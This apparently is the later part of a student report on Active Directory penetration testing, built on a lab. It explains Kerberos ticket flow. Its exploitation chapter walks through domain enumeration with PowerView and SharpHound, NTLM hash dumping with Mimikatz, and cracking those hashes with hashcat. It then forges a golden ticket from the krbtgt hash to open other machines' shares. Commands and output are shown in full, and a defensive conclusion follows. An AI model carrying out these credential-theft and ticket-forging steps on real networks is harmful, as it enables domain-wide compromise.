The TGS can then be sent to the desired service to authenticate and establish a connection. The Service will use its configured account's password hash to decrypt the TGS and validate the Service Session Key.


Client
Svc Session Key
TGS
Username
Timestamp
TGS
5. Authenticate to the service
SRV
Service Owner Hash


1 Request TGT
2 TGT + Session Key
3 Request Ticket + Auth
4 Ticket + Session Key
5 Request Service + Auth
6 Server Authentication
Windows Domain Controller
KDC =AS + TGS
Resource Server

CHAPTER 5

5.Exploitation

kerbrute is a popular enumeration tool used to brute-force and enumerate valid active-directory users by abusing the Kerberos pre-authentication.

Powerview is a poweful poweshlel script form powershell empire that can be used for enumerating a domain after you have already gained a shell in the system.

Enumeater the domain users- **Get-NetUser | select cn**

Enumerate the domain groups- **Get-NetGroup - GroupName “admin”**


```
PS C:\Users\Administrator\Downloads> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
Machine_1
Admin_2
Machine_2
SQL Service
dMeWAtITRf
```

5.1Gettingh loot w/ SharpHound


Powershell -ep bypass same as with Powerview
..\Downloads\SharpHound.ps1

```
PS C:\Users\Administrator\Downloads> Invoke-Bloodhound -CollectionMethod All -Domain CONTR
---------------------------------------------
Initializing SharpHound at 3:31 PM on 5/7/2020
---------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGro

[+] Creating Schema map for domain CONTROLLER.LOCAL using path CN=Schema,CN=Configuration,
PS C:\Users\Administrator\Downloads> [+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 87 MB RAM
Status: 66 objects finished (+66 ∞)/s -- Using 89 MB RAM
Enumeration finished in 00:00:00.3295721
Compressing data to C:\Users\Administrator\Downloads\20200507153124_loot.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 3:31 PM on 5/7/2020! Happy Graphing!
```

Transfer the loot.zip folder to the BloodHound



Or as complicated as shortest path to high value targets-



5.2 Mimikatz

Mimikatz is a very popular and powerfull post-exploitation tool mainly used for dumping user credentials inside of a active directory network.

```
mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-3893474861-143125734-2112006029

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 78558f004296a6f9438f4532164a7acd

RID  : 0000044f (1103)
User : Machine1
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b
```


Dump those hashes! and Crack those hasesh using hashcat

```
2777b7fec870e04dda00cd7260f7bee6:P@$$W0rd

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NTLM
Hash.Target......: 2777b7fec870e04dda00cd7260f7bee6
Time.Started.....: Thu May  7 21:36:26 2020 (8 secs)
Time.Estimated...: Thu May  7 21:36:34 2020 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1449.1 kH/s (0.62ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 10764288/14344385 (75.04%)
Rejected.........: 0/10764288 (0.00%)
Restore.Point....: 10760192/14344385 (75.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: PAKITHUG -> Orphanblue2

Started: Thu May  7 21:36:24 2020
Stopped: Thu May  7 21:36:35 2020

┌─[cryillic@parrot]─[~]
└──╼ $
```

Mimikatz has many uses along side being a great tool to dump hashes we will cove another one of those ways of using mimikatz in the next taks by creating a golden ticket with mimikatz.

5.3 Golden Ticket:

we will first dump the hash and sid of the krbtgt user then create a golden ticket and use that golden ticket to open up a new command prompt allowing us tto access any machine on the network.



Create a Golden Ticket using this command:

`kerberos::golden /user: /domain: /sid: /krbtgt: /id:`

```
mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-389
krbtgt:78558f004296a6f9438f4532164a7acd /id:500
User      : Administrator
Domain    : controller.local (CONTROLLER)
SID       : S-1-5-21-3893474861-143125734-2112006029
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 78558f004296a6f9438f4532164a7acd - rc4_hmac_nt
Lifetime  : 5/8/2020 5:50:13 PM ; 5/6/2030 5:50:13 PM ; 5/6/2030 5:50:13 PM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # _
```

and now use the Golden Ticket to access the other machine

```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7669D43B8

mimikatz #
```

Accesss the othe Machine! - You will now have another command prompt with access to all other machines on the network.

```
C:\Users\Administrator\Downloads>dir \\Desktop-1\c$
 Volume in drive \\Desktop-1\c$ has no label.
 Volume Serial Number is 4A19-FD6C

 Directory of \\Desktop-1\c$

03/18/2019  09:52 PM    <DIR>          PerfLogs
04/16/2020  07:32 PM    <DIR>          Program Files
10/06/2019  07:52 PM    <DIR>          Program Files (x86)
04/16/2020  07:37 PM    <DIR>          Share
04/20/2020  08:21 PM    <DIR>          Users
05/02/2020  03:53 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  41,426,333,696 bytes free

C:\Users\Administrator\Downloads>_
```

CHAPTER 6

CONCLUSIONS

Active Directory (AD) is a critical component of enterprise networks, providing centralized authentication, authorization, and identity management. However, its complexity and integration make it an attractive target for attackers. Regular security testing and assessments are essential to identify and mitigate vulnerabilities within AD implementations.Active Directory penetration testing plays a vital role in assessing the security controls, identifying vulnerabilities, and evaluating the effectiveness of incident response procedures. By simulating real-world attack scenarios, organizations can proactively identify weaknesses and address them before malicious actors exploit them.During Active Directory security testing, vulnerabilities such as weak passwords, misconfigurations, unpatched systems, and excessive user privileges are often discovered. These findings highlight the need for robust security measures, including enforcing strong password policies, regular patch management, proper configuration management, and least privilege principles.

Active Directory penetration testing requires a combination of manual techniques, specialized tools, and comprehensive knowledge of AD architecture and protocols. Tools like BloodHound, Mimikatz, and PowerSploit assist testers in identifying and exploiting vulnerabilities effectively.

Active Directory security testing is an essential practice for organizations to proactively evaluate and improve the security of their AD infrastructure. By conducting regular assessments, organizations can better defend against attacks, protect sensitive data, and maintain the integrity and availability of their network resources.

CHAPTER 7

FUTURE SCOPE

The Future scope of Active Directory involves its integration with cloud platfroms, alignment with the zero Trust model, enhanced security features, incorporation of machine learning and AI, Adaptation to containerization and microservices, compliance and data privacy enhancements, and improved extensibility and integration capabilitites. AD will continue to play a critical role in identity management and access control, adapting to the evolving needs of organizations in a increasingly conencted and complex digital landscape.

Here are some specific prediction about the future of Active Directory:

- Azure AD will become the domainant identity provider for cloud-based applicaitons. Azure AD is already the leading cloud-based identity provider, end its market share is likely to continue to grow in the years to come.

- On -premises AD will continue to be used by organization that have not yet moved to the cloud. However, the number of organizations using on-premises AD is likely to decline in the years to come.

- AD will become more integrated with other Microsoft products and services, For exmaple,AD is already integrated with Azure AD, and it is likely to become more integrated with other Microsoft products in the future.

REFERENCES

[1] https://www.irjet.net/archives/V8/i7/IRJET-V8I7396.pdf

[2] https://jespublication.com/upload/2020-1104136.pdf

[3] https://tryhackme.com/room/winadbasics

[4] https://tryhackme.com/room/postexploit

[5] https://subscription.packtpub.com/book/networking-and-servers/9781787289352/pref

[6] https://tcm-sec.com/

[7] https://www.cvedetails.com/vulnerability-list/vendor id-26/product id-50662/opbyp-1/Microsoft-Windows-Server-2019.html

[8] https://www.cvedetails.com/product/50662/Microsoft-Windows-Server-2019.html?vendor id=26